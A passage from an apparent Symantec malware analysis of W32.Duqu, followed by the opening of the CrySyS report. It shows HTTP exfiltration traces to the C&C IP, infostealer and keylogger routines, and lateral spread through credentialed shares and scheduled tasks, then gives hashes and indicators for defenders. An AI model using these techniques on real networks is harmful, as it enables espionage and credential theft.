0000001C null         ofs_size ?
00000024 config_res302 ends
```

The template is an executable file with an empty loader component which may be used by the module to load and execute other modules, potentially downloaded through the command and control server.

The configuration data contains a file name, %Temp%\~DR0001.tmp, the command and control server IP address of 206.183.111.97, and control flag bytes that influence its behavior. The command and control server is hosted in India. The configuration data is parsed and stored in separate objects.

The protocol works as follows. First an initial HTTPS exchange occurs. For HTTPS, Duqu uses the Windows WinHTTP APIs, which have SSL support. The HTTPS exchange is believed to transfer a session key. Then, a HTTP GET request to the root directory occurs using standard socket APIs.

```
---
GET / HTTP/1.1
Cookie: PHPSESSID=spwkwq1mtuomg0g6h30jj203j3
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.183.111.97
Connection: Keep-Alive
---
```

Note that the custom cookie field is unique per request. The server replies with an HTTP 200 OK response containing a small 54x54 white .jpg file.

```
---
HTTP/1.1 200 OK
Content-Type: image/jpeg
Transfer-Encoding: chunked
Connection: Close
---
```

The module expects certain fields and it parses the response for them. It only continues if they are found. It then makes a second HTTP POST request, uploading a default .jpg file that is embedded within the .zdata DLL, followed by data to send to the command and control server.

```
---
POST / HTTP/1.1
Cookie: PHPSESSID=spwkwq1tnsam0gg6hj0i3jg20h
Cache-Control: no-cache
Pragma: no-cache
Content-Type: multipart/form-data;
boundary=-----b1824763588154
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.183.111.97
Content-Length: 1802
Connection: Keep-Alive

-----b1824763588154
Content-Disposition: form-data; name="DSC00001.jpg"
Content-Type: image/jpeg
[EMBEDDED JPEG AND STOLEN DATA]
---
```

The server then acknowledges with:

```
---
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 0
---
```

The data following the JPG is encrypted data that the client wishes to send to the command and control server. The data is AES-encrypted using the prenegotiated session key and has the following format:

```
00 BYTE[12] header, semi-fixed, starts with 'SH'
0C BYTE      type of payload
```

```

0D DWORD    payload size (n)
11 DWORD    sequence number
15 DWORD    ack number / total size
19 DWORD    unknown
1D BYTE[n]  payload (encrypted, or encoded)
    
```

The sequence number will increment with each transaction. Example types include 0x02, 0x05, 0x14, 0x0C, 0x44. Typically the payload type will be set to 0x24, which is just a ping-type request. More information on each type and their content will be published in a future edition, as the full scope of the command and control functionality is still being investigated.

The server can actually respond with encrypted data that will be decrypted and trigger further actions.


Peer-to-peer command and control

The peer-to-peer SMB protocol is not configured by default for use, but has been seen configured for use in cases where a computer cannot reach the external C&C server. The attackers set a byte in the configuration file to one, and instead of an IP address, provide a string representing a remote resource (e.g. \\RemoteServer\). Typically, the remote resource would be a peer-infected computer.

The peer-to-peer command and control protocol uses IPC (Inter Process Communication) over SMB (Server Message Block), also known as Named Pipes. In particular, a newly infected computer will typically be configured to connect back to the infecting computer through \\[INFECTING COMPUTER]\IPC\$ using a predefined named pipe. The peer computer (which was previously the infecting computer) then proxies the C&C traffic to the external C&C server as shown in figure 8.

Figure 8

How commands are routed through the initial compromised computer



The peer-to-peer command and control protocol is the same the original HTTP protocol used, except without the HTTP transaction headers and no .jpg files are transferred.

This is a very clever technique for spreading through a network. Most secure networks are configured to have a "secure" zone, where internal servers are located. This zone is heavily monitored and controlled. Outside this zone is a less well-protected network: the general corporate network. As Duqu spreads through the network, moving from less secure to more secure areas, it is able to always retain a connection back to the C&C server. It effectively builds a private bridge between compromised computers, leading back to the C&C server. A second aspect of this technique is that it is discreet. Only one compromised computer in the network will connect directly to the C&C server, thus reducing the amount of suspicious traffic.

Downloaded threats

Using the Duqu command and control server, the attackers have the ability to download and execute additional binaries. We have recovered four additional binaries to date. One was resident on a compromised computer as a temporary file, while we observed Duqu downloading the other three on October 18 and injected straight into memory—not saved on disk.

Infostealer 1

This is a standalone executable. This file, while recovered on compromised computers, is not found within the other executables. This file was likely downloaded by Duqu at some time, or downloaded to the compromised computer through other means.

The file has a number of similarities with the other samples analyzed. In particular, the primary functionality is performed by exported functions from a DLL contained within the executable. In addition, the contained DLL is stored as encrypted data in a JPEG file, similar to the command and control technique.

The file is an infostealer. When executed, it extracts the encrypted DLL from a JPEG stored within it and then executes export number 2 of that DLL. The DLL steals data and stores it in a randomly numbered file in the user's %Temp% folder, prepending the log files with ~DQ (e.g. ~DQ7.tmp). The file is compressed using bzip2 and then XOR-encrypted. The recorded data can consist of:

- Lists of running processes, account details, and domain information
- Drive names and other information, including those of shared drives
- Screenshots
- Network information (interfaces, routing tables, shares list, etc.)
- Key presses
- Open window names
- Enumerated shares
- File exploration on all drives, including removable drives
- Enumeration of computers in the domain through NetServerEnum

The executable's behavior is determined through optional command-line parameters. The usage format is as follows:

```
program xxx /in <cmdfile> /out <logfile>
```

- If cmdfile is not present, a default encrypted command blob is used, stored as one of the infostealer's resources.
- If logfile is not present, the log will be dumped to a random .tmp file in user's %Temp% folder, prefixed with ~DQ (e.g. ~DQ7.tmp).

The other Infostealer's resource is the Infostealer DLL itself, embedded in a .jpg file.

The executable simply loads the DLL inside winlogon or svchost, and executes the appropriate export:

- _1 (unused), similar to _2
- _2 main
- _3 (unused), similar to _2
- _4 restart infostealer
- _5 quit infostealer

The command blob determines what should be stolen and at which frequency.

The DLL offers nine main routines:

- 65h: List of running processes, account details, and domain information
- 66h: Drive names and information, including those of shared drives
- 68h: Take a screenshot
- 69h: Network information (interfaces, routing tables, shares list, etc.)
- 67h: Keylogger
- 6Ah: Window enumeration
- 6Bh: Share enumeration
- 6Dh: File exploration on all drives, including removable drives
- 6Eh: Enumerate computers on the domain through NetServerEnum

The standard command blob (used when cmdfile is not specified) is:

- 65h, frequency=30 seconds
- 66h, frequency=30 seconds
- 68h, frequency=30 seconds
- 69h, frequency=30 seconds
- 67h, frequency=30 seconds
- 6Ah, frequency=30 seconds
- 6Bh, frequency=30 seconds
- 6Dh, frequency=30 seconds

Note: The threat only uses eight routines (6Eh is not used).

The log file contains records with the following fields:

- Type
- Size
- Flags
- Timestamp
- Data

Infostealer 2

We observed Duqu downloading files on October 18 with MD5 92aa68425401ffedcfba4235584ad487, which was compiled on Tuesday, August 09, 2011 at 21:37:39 PST. This file is very similar to the standalone infostealer 1 executable described previously; however, it is a DLL this time. It is also newer (August 9 vs. May 31 for the executable) and offers less functionality than the executable. The functions offered are only seven stealing routines (nine previously). These are:

- List of running processes, plus account and domain
- List drive names and information, including shared drives
- Screenshot
- Network information (interfaces, routing tables, and shares list)
- Windows enumeration
- Share enumeration
- Share browse

The following functions no longer exist:

- Keylogger
- File exploration on all drives, including removable drives
- Domain's servers enumeration (using NetServerEnum)

Reconnaissance module

We observed Duqu downloading files on October 18 with MD5 4c804ef67168e90da2c3da58b60c3d16, which was compiled on Monday, October 17, 2011 at 17:07:47 PST. It is a reconnaissance module DLL used to get system information. It obtains the following information:

- Is the computer part of a domain?
- The current module name, PID, session ID, Windows folder, and %Temp% folder.
- OS version, including if it is 64-bit OS.
- Account name of the running process.
- Information on Network adapters.
- Time information, including local and system times, as well as time zone information and DST bias.

Lifespan extender module

We observed Duqu downloading files on October 18 with MD5 856a13fcae0407d83499fc9c3dd791ba, which was compiled on Monday, October 17, 2011 at 16:26:09 PST. Used to increase the lifetime of the threat, it is a small DLL that can be used to update the “daycount” field of the main configuration data block of Duqu. As previously described, Duqu checks this lifetime value, and removes itself if it falls outside the time period. The DLL can also gather the size of files in the Windows folder (file names are caller-provided).

Replication

Network spreading

Based on forensic analysis of compromised computers, we are able to understand how the attackers moved laterally across the network and infect further computers. Some of the methods used in this case may vary from other attacked organizations as the behavior is not hard-coded into the threat, but actively conducted by the attackers.


When Duqu first compromises a target network, the threat contacts a C&C server. We know from the initial analysis by CrySyS, and confirmed by ourselves, that one of the files downloaded by Duqu from the C&C server

is a keylogger. This keylogger enables the attacker to intercept passwords for the local network and any other services accessed by the victim. Additional files downloaded from the C&C server allow the attacker to survey the local network, finding additional network servers and clients. When the attacker has accumulated passwords and located various computers of interest on the local network, he or she can then begin the process of spreading Duqu across the network.

The first step is to copy Duqu onto the target computer over a shared folder, as depicted in figure 9. The infecting computer is able to authenticate to the target by using the credentials intercepted by the keylogger. The next step is to trigger execution of that copied sample on the target computer. This is done by creating a scheduled task on the target computer, which executes the copied version of Duqu.

Figure 9

Spreading across the network



At this point Duqu is running on the target computer. The newly infected target computer does not connect back to the C&C server to receive commands. Instead it checks its configuration file as it loads. This configuration file instructs it to connect back to the infecting computer to receive commands, as described in the [command and control](#) section.

Variants

The following section discusses the differences seen in the minor variants of Duqu.

CMI4432.SYS

This is functionally equivalent to JMI-NET7.SYS except that CMI4432.SYS is digitally signed. The signature information is displayed in figure 10.

CMI4432.PNF

This file is a more recent variant of netp191.pnf. The differences between Netp191 and CMI4432.PNF are shown in figure 11.

Figure 11

CMI4432.SYS signature information


CMI4432.SYS signature information	
Field	Value
Version	V3
Serial number	04 69 31 bf 57 eb c5 94 7d 3d ...
Signature algorithm	sha1RSA
Issuer	VeriSign Class 3 Code Signing ...
Valid from	Sunday, August 02, 2009 5:0...
Valid to	Thursday, August 02, 2012 4:...
Subject	██████████ Incorporat...
Public key	RSA (1024 Bits)

Further the RPC component (export 7) is removed from this variant as only a small portion of the RPC code was being used for loading resource 302. This is the only part of the routine that remains and is not exposed through RPC anymore. In addition, export 2, get_version, is also removed.

Figure 10

Differences between variants

Differences between the 2 variants of Duqu:



Acknowledgements

We wish to thank CrySyS of Budapest University of Technology and Economics, who notified us of the sample, provided their research and samples, and have continued to work with us.

Appendix

File hashes

Table 3

Sample names and hashes

MD5	File compilation date	File name	Comment
0a566b1616c8afeef214372b1a0580c7	7/17/2011 7:12	cmi4432.pnf	Encrypted DLL loaded by cmi4432.sys
0eecd17c6c215b358b7b872b74bfd800	11/3/2010 17:25	jminet7.sys	Originally discovered file
3B51F48378A26F664BF26B32496BD72A		adp55xx.sys	Sys file
3d83b077d32c422d6c7016b5083b9fc2	10/17/2011 20:06	adpu321.sys	Sys file obtained from VirusTotal
4541e850a228eb69fd0f0e924624b245	11/3/2010 17:25	cmi4432.sys	Originally discovered file
4c804ef67168e90da2c3da58b60c3d16	10/18/2011 1:07	N/A	Recon DLL pushed by the C&C
7A331793E65863EFA5B5DA4FD5023695	11/4/2010 16:48	iddr021.pnf	main dll
856a13fcae0407d83499fc9c3dd791ba	10/18/2011 0:26	N/A	"Lifetime" updater pushed by C&C
92aa68425401ffedcfba4235584ad487	8/10/2011 5:37	N/A	Reduced functionality infostealer pushed by C&C
94c4ef91dfcd0c53a96fdc387f9f9c35		netp192.pnf	Config file loaded by netp191.PNF
9749d38ae9b9ddd81b50aad679ee87ec	6/1/2011 3:25	keylogger.exe	Originally discovered infostealer
a0a976215f619a33bf7f52e85539a513	10/17/2011 20:06		igdkmd16b.sys
a1d2a954388775513b3c7d95ab2c9067	11/3/2010 10:25		nfred965.sys
b4ac366e24204d821376653279cbad86	11/4/2010 16:48	netp191.PNF	Encrypted DLL loaded by jminet7.sys
c9a31ea148232b201fe7cb7db5c75f5e	10/17/2011 20:06	nfred965.sys	Sys file obtained from European organization
dccffd4d2fc6a602bea8fdc1fa613dd4		allide1.sys	
e8d6b4dadb96ddb58775e6c85b10b6cc		cmi4464.PNF	Config file loaded by cmi4432.pnf
f60968908f03372d586e71d87fe795cd	11/3/2010 17:25	nred961.sys	Sys file obtained from European organization

Diagnostics

The following traces may indicate an infection of Duqu:

- Unexpected connections to 206.183.111.97 or 77.241.93.160.
- The existence of the following registry entry:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\CFID"
- Unknown drivers in %System%\Drivers\.
- A services registry subkey with the following attributes:
 - "ImagePath" matching the unknown driver found in %System%\Drivers
 - "Start" = "1"
 - "Type" = "1"
 - "FILTER" has unknown hex data for a value
 - "DisplayName", "Description", and "keyname" all match
- Drivers signed by unknown publishers that expire on August 2, 2012.

- Recent .pnf files in %Windir%\INF:
 - Are either under 10K or ~200K in size
 - Do not have a corresponding *.INF file
 - Have no ASCII strings inside
- Unexpected scheduled tasks or job files. (These can be seen by unexpected modification time to the Tasks folder.)
- An Event Log entry matching the following attributes:
 - An EventID of 0xC0002719 or 3221235481
 - Event type : 1 (Error)
 - Event source : DCOM
 - May have the following description:
DCOM was unable to communicate with the computer (computer name) using any of the configured protocols

Version history

Version 1.0 (October 18, 2011)

- Initial publication.

Version 1.1 (October 19, 2011)

- Removed duplicate Note from Executive summary.
- Fixed minor typos.

Version 1.2 (October 20, 2011)

- Updated paper with information about latest samples.
- Replaced image in [figure 1](#) with zoomable, vector graphic.
- Added [Downloaded threats](#) section.
- Expanded information in [File hashes](#) appendix.
- Added [Version history](#) section.
- Minor edits.

Version 1.3 (November 1, 2011)

- Added the following new sections:
 - Geographic distribution
 - Installation
 - Peer-to-peer command and control
 - Infostealer 2
 - Reconnaissance module
 - Lifespan extender module
 - Replication
 - Diagnostics
- Updated tables in File history and File hashes sections.
- Significant content updates throughout.

Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY. The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Mountain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com

Copyright © 2011 Symantec Corporation. All rights reserved. Symantec and the Symantec logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

The following is the analysis report from the research lab that first discovered the W32.Duqu samples.

1. Introduction

Stuxnet is the most interesting piece of malware in the last few years, analyzed by hundreds of security experts and the story told by thousands of newspapers. The main reason behind the significant visibility is the targeted attack against the high profile, real-life, industrial target, which was considered as a thought experiment before. Experts have hypothesized about the possibility of such a sophisticated attack, but Stuxnet rang the bell for a wider audience about the impact of cyber attacks on critical infrastructures.

Surprisingly, the technical novelty of the individual components of the Stuxnet worm is not astonishing. What is more interesting is the way how those different parts are combined with each other to result in a powerful targeted threat against control systems used in nuclear facilities. In fact, Stuxnet is highly modular, and this feature allows sophisticated attackers to build a targeted attack from various pieces of code, similar to the way carmakers build new cars from available parts. This modularity also means a new era for malware developers, with a new business model pointing towards distributed labor where malware developers can work simultaneously on different parts of the system, and modules can be sold on underground markets.

In this document, we reveal the existence of and report about a malware found in the wild that shows striking similarities to Stuxnet, including its modular structure, injection mechanisms, and a driver that is digitally signed with a compromised key. We named the malware “Duqu” as it’s key logger creates temporary files with names starting with “~DQ...”.

As researchers, we are generally concerned with understanding the impact of the malware and designing appropriate defense mechanisms. This report makes the first steps towards this goal. We describe the results of our initial analysis of Duqu, pointing out many similarities to Stuxnet. We must note, however, that due to the limited available time for preparing this report, many questions and issues remain unanswered or unaddressed. Nevertheless, we hope that our report will still be useful for other security experts who continue the analysis of Duqu. To help follow-up activities, we discuss open questions at the end of this document.

As a more general impact, we expect that this report will open a new chapter in the story of Stuxnet. Duqu is not Stuxnet, but its structure and design philosophy are very similar to those of Stuxnet. At this point in time, we do not know more about their relationship, but we believe that the creator of Duqu had access to the source code of Stuxnet.

2. Main components

Upon discovering the suspicious software, we performed an initial analysis, and uncovered three main groups of components in the software: A standalone keylogger tool, the “Jminet7” group of objects, and the “cmi4432” group of objects as shown in Figure 1.




Figure 1 – Main components and their modules.

The **keylogger** is a standalone .exe file that was found on an infected computer. It contains an internal encrypted DLL, which delivers the keylogging functions, whereas the main keylogger executable injects the DLL and controls the keylogging (screen logging, etc.) process.

The **jminet7** group of objects is working as follows: In the **registry**, a service is defined that loads the **jminet7.sys driver** during the Windows bootup process. This kernel driver then loads configuration data from itself and from the registry, and injects the **netp191.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **netp192.pnf encrypted configuration file**.

The **cmi4432** group of objects exhibits the same behavior: In the **registry**, a service is defined that loads the **cmi4432.sys driver** during the Windows bootup process. This kernel driver then loads configuration data from itself and from the registry, and injects the **cmi4432.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **cmi4464.pnf encrypted configuration file**.

The **jminet7** and the **cmi4432** groups are very similar; they only differ in their payload. The difference is tens of kilobytes in size. Also, the **cmi4432.sys** driver is signed and therefore can be used e.g. on Windows 7 computers. It is not yet fully known if the two groups are designed for different computer types or they can be used simultaneously. It is possible that the rootkit (jminet7 or cmi4432) provides functionality to install and start the keylogger.

The similarities to the Stuxnet malware group start to show up first at this very abstract module level. In case of Stuxnet, a service is defined in the **registry** that loads the **mrxls.sys** driver during the Windows bootup process. This kernel driver then loads configuration data from itself (encrypted in the .sys file) and from the registry; and injects (among others) the **oem7a.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **mdmcpq3dd.pnf encrypted configuration file**. This initial similarity motivated us to perform a thorough analysis of the malware code. Our analysis uncovered similarities that show a close relationship between the two malware groups.

We emphasize that there were only two known cases so far in which a malware used a kernel driver with a valid digital signature: Stuxnet's **mrxls.sys** was signed by the key of **RealTek**, and after the revocation of RealTek's certificate, a new version contained the signature of **JMicron**. Now, this list has a new member: **cmi4432.sys contains a valid digital signature of the Taiwanese manufacturer XXXXX**.

2.1. Comparison of Stuxnet and Duqu at a glance

Feature	Stuxnet	Duqu
Modular malware	✓	✓
Kernel driver based rootkit	✓	✓ very similar
Valid digital signature on driver	Realtek, JMicron	XXXXXX
Injection based on A/V list	✓	✓ seems based on Stux.
Imports based on checksum	✓	✓ different alg.
3 Config files, all encrypted, etc.	✓	✓ almost the same
Keylogger module	?	✓
PLC functionality	✓	✗ (different goal)
Infection through local shares	✓	No proof, but seems so
Exploits	✓	?
0-day exploits	✓	?
DLL injection to system processes	✓	✓
DLL with modules as resources	✓ (many)	✓ (one)
RPC communication	✓	✓
RPC control in LAN	✓	?
RPC Based C&C	✓	?
Port 80/443, TLS based C&C	?	✓
Special “magic” keys, e.g. 790522, AE	✓	✓ lots of similar
Virtual file based access to modules	✓	✓
Usage of LZO lib	?	✓ multiple
Visual C++ payload	✓	✓
UPX compressed payload,	✓	✓
Careful error handling	✓	✓
Deactivation timer	✓	✓
Initial Delay	? Some	✓ 15 mins
Configurable starting in safe mode/dbg	✓	✓ (exactly same mech.)

Table 1 – Comparing Duqu and Stuxnet at the first glance

Feature	oam7a.pnf (Stuxnet)	netp191.pnf (Duqu)
Packer	UPX	UPX
Size	1233920 bytes	384512 bytes
Exported functions #	21	8
